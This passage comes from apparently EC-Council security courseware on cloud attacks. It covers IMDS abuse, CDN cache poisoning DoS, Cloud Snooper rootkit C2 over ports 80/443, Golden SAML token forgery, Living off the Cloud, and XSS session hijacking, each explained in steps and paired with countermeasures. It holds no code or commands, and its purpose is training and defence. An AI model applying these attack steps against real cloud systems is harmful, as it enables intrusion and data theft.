


Figure 19.38: IMDS Attack

Countermeasures:

- Use IMDSv2 instead of IMDSv1.
- Turn off IMDS when not required.
- Roles should not be assigned to an instance if not required; if required, assign the least privileges to the roles.
- Restrict the IMDS access of suspected users.

Cloud Attacks: Cache Poisoned Denial of Service (CPDoS)/Content Delivery Network (CDN) Cache Poisoning Attack

- In CPDoS, attackers **create malformed or oversized HTTP requests** to trick the origin web server into responding with malicious or error content, which is cached at the CDN servers
- When a legitimate user requests a web page, the malicious or error-based content cached by the CDN server is delivered, resulting in a **DoS attack**
- Attackers use **cache poisoning techniques** to prevent users from accessing cloud services



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Cache Poisoned Denial of Service (CPDoS)/Content Delivery Network (CDN) Cache Poisoning Attack

In a CPDoS or CDN cache poisoning attack, attackers create malformed or oversized HTTP requests to trick the origin web server into responding with malicious or error content, which can be cached at the content delivery network (CDN) servers. Therefore, the malicious or error-based content is cached in the CDN server, which delivers it to legitimate users, resulting in a DoS attack on the target network. A CPDoS attack can occur because of misconfiguration of CDN-protected servers, which results in the storage of web content or pages with error responses from the origin server.

Attackers can use cache poisoning techniques to prevent users from accessing cloud services. A web page or server can become unreachable even if a single HTTP request is cached and poisoned. This attack allows attackers to compromise the target website's online service functionalities.

Steps for CDN Cache Poisoning to Perform a DoS Attack

- Step 1:** An attacker requests a resource from the target web server by submitting a request containing a malicious HTTP header.
- Step 2:** If the intermediary CDN server does not have a cache of the requested webpage or resource, the request is forwarded to the origin web server, which returns an error because the request is malicious.
- Step 3:** The error page is cached instead of the genuine one at the CDN server.
- Step 4:** Now, instead of the original web page, users receive a cached error page such as "404 Not Found" whenever they attempt to access the resource.

- **Step 5:** The CDN server also broadcasts the same error page across other connected users, making legitimate services unreachable to them.





Figure 19.39: Demonstration of a CPDoS attack

Countermeasures:

- Configure the CDN to avoid the caching of HTTP error pages.
- Implement a web application firewall (WAF).
- Monitor and eliminate error pages from the cache.

Cloud Attacks: Cloud Snooper Attack

- Cloud snooper attacks are triggered at **AWS security groups (SGs)** to compromise the target server and extract sensitive data stealthily
- Attackers exploit a weakness in SGs, which are intended to allow only the traffic with destination ports **80 or 443**
- Attackers **install rootkits** either by exploiting weaknesses in traffic filters, supply-chain attacks, or brute-forcing SSH
- Attackers transmit their command and control (C2) packets **masquerading as legitimate traffic**



Cloud Snooper Attack

Cloud snooper attacks are triggered at AWS security groups (SGs) to compromise the target server and extract sensitive data stealthily. Attackers perform this attack by leveraging a weakly configured firewall or any underlying vulnerabilities. Attackers use various techniques to bypass security controls such as firewalls and gain remote control over the target server.

Attackers exploit a weakness in SGs, which are intended to allow only the traffic with destination ports 80 or 443. Attackers install rootkits either by exploiting weaknesses in traffic filters, supply-chain attacks, or brute-forcing SSH. Attackers transmit their command and control (C2) packets masquerading as legitimate traffic. Then, the installed rootkit intercepts the packets and redirects the commands to the backdoor Trojan. The Trojan executes the malicious activities according to the C2 commands received from the remote machine.

Steps Involved in a Cloud Snooper Attack:

- Step 1:** Attackers send specially created C2 packets along with normal traffic to the target server with destination ports 80 and 443, fooling the perimeter firewall.
- Step 2:** The firewall verifies all incoming packets and allows them to pass as all the packets contain 80 and 443 as the destination ports.
- Step 3:** Now, the listener in the rootkit intercepts traffic towards the server and recreates the packets with source ports 1010, 2020, 6060, 7070, 8080, or 9999. The listener then transmits those packets to the backdoor installed by the rootkit.
- Step 4:** The backdoor Trojan now performs actions according to the C2 commands and sends the data back to the rootkit after collecting from the target server.

- **Step 5:** The rootkit again reconstructs the received packets with the source ports 80 and 443 to bypass the firewall and exfiltrate data to the attacker. Here, the firewall is again fooled by the rootkit.





Figure 19.40: Illustration of a cloud snooper attack

Countermeasures:

- Ensure that the network traffic is regularly analyzed.
- Ensure that the web servers are regularly patched.
- Employ a layered security model.

Cloud Attacks: Golden SAML Attack

- Golden SAML attacks are performed to target identity providers on cloud networks such as the Active Directory Federation Service (ADFS), which utilizes the SAML protocol for the authentication and authorization of users.
- Attackers initially gain administrative access to the identity provider's user profile and exploit token signing certificates to generate forged SAML tokens or responses by manipulating the SAML assertions.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Golden SAML Attack

Golden Security Assertion Markup Language (SAML) attacks are implemented to target identity providers on cloud networks such as the Active Directory Federation Service (ADFS) that utilize the SAML protocol for the authentication and authorization of users. Attackers initially gain administrative access to the identity provider's user profile and exploit token signing certificates to generate forged SAML tokens or responses by manipulating the SAML assertions. This access can be achieved through session hijacking, privilege escalation, or lateral movement via previously exploited vulnerabilities or attacks.

Golden SAML Attack Scenario

- Step 1:** An attacker gains access to the ADFS server (identity provider) and steals the certificate and encryption key that signs the assertion.
- Step 2:** When a user attempts to access the required service, the service provider redirects the request to the identity provider.
- Step 4:** The attacker intercepts the redirect request and sends back the SAML response with forged assertion values using the stolen keys.
- Step 5:** Then, the service provider allows the attacker to access federated services associated with the target user account.





Figure 19.41: Demonstration of a golden SAML attack

Countermeasures:

- Constantly monitor user activities.
- Utilize multi-factor authentication and strong passwords.
- Implement least-privilege access.
- Analyze the environment for indications of an attack.
- Update the certificates in a timely manner.

Cloud Attacks: Living Off the Cloud Attack (LotC)

- Living off the Cloud (LotC) attack allows attackers to exploit the **victim's legitimate tools** and **cloud services** to carry out malicious activities, allowing them to reside in the victim's environment without leaving any trace or artifacts
- This attack allows an attacker to steal **sensitive data** stored in the cloud, **mine cryptocurrency**, launch **DDoS attacks**, and more.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Living Off the Cloud Attack (LotC)

Living Off the Cloud (LotC) is a modern evolution of the "living off the land" attack, in which attackers target victim's SaaS and IaaS-based applications to carry out malicious activities such as data exfiltration. Because business organizations cannot block these cloud services, LotC attacks have become more prominent attack vectors. Successfully launching a LotC attack can allow attackers to steal sensitive data stored in the cloud, mine cryptocurrency, launch DDoS attacks, and more.

How the Living Off the Cloud Attack Works

- First, an attacker gains initial access to the victim's environment through methods such as phishing emails, exploiting vulnerabilities, or using previously stolen credentials.
- The attacker then performs lateral movements within the network by leveraging legitimate tools within the victim system, such as CMD, PowerShell, and Certutil.
- Next, the attacker delivers malware payloads to the victim's device by utilizing cloud storage services such as Dropbox and Google Drive.
- The attacker creates covert channels or C2 for communication using the victim's cloud services such as Ngrok.
- Now, the attacker performs various activities, such as hosting malware on cloud storage, sending phishing links from trusted domains, and performing data exfiltration.
- Finally, the attacker uses the victim's SaaS or IaaS applications to blend in with legitimate cloud traffic, thereby maintaining long-term access without detection.




Figure 19.42: Living off the cloud attack

Countermeasures:

- Use a cloud-native single-pass architecture in secure access software to inspect and secure traffic in real time.
- Implement zero-trust security to limit unauthorized access to resources.
- Allow only corporate instances of Dropbox or restrict the uploading of files with sensitive data, such as social security numbers, PII, or credit card numbers, to any cloud entity.
- Regularly train employees to avoid clicking, visiting, downloading, or replying to anything suspicious or unauthorized.
- Enable detailed logging of all activities within cloud environments and endpoints.
- Use machine learning and behavioral analytics to detect unusual patterns that may indicate the malicious use of legitimate tools.
- Apply application whitelisting to restrict the execution of unauthorized applications and scripts.
- Employ network segmentation to limit lateral movement within the network.
- Implement MFA for accessing sensitive systems and cloud services.
- Use RBAC to ensure that users have the minimum permissions necessary to perform their job functions.

Other Cloud Attacks

- **Session Hijacking using Cross-Site Scripting (XSS) Attack**

Attackers implement XSS to steal cookies used in the user authentication process; this involves injecting a website with malicious code, which is subsequently executed by the browser. Using the stolen cookies, attackers exploit active computer sessions, thereby gaining unauthorized access to data.

Note: Attackers can also predict or sniff session IDs.

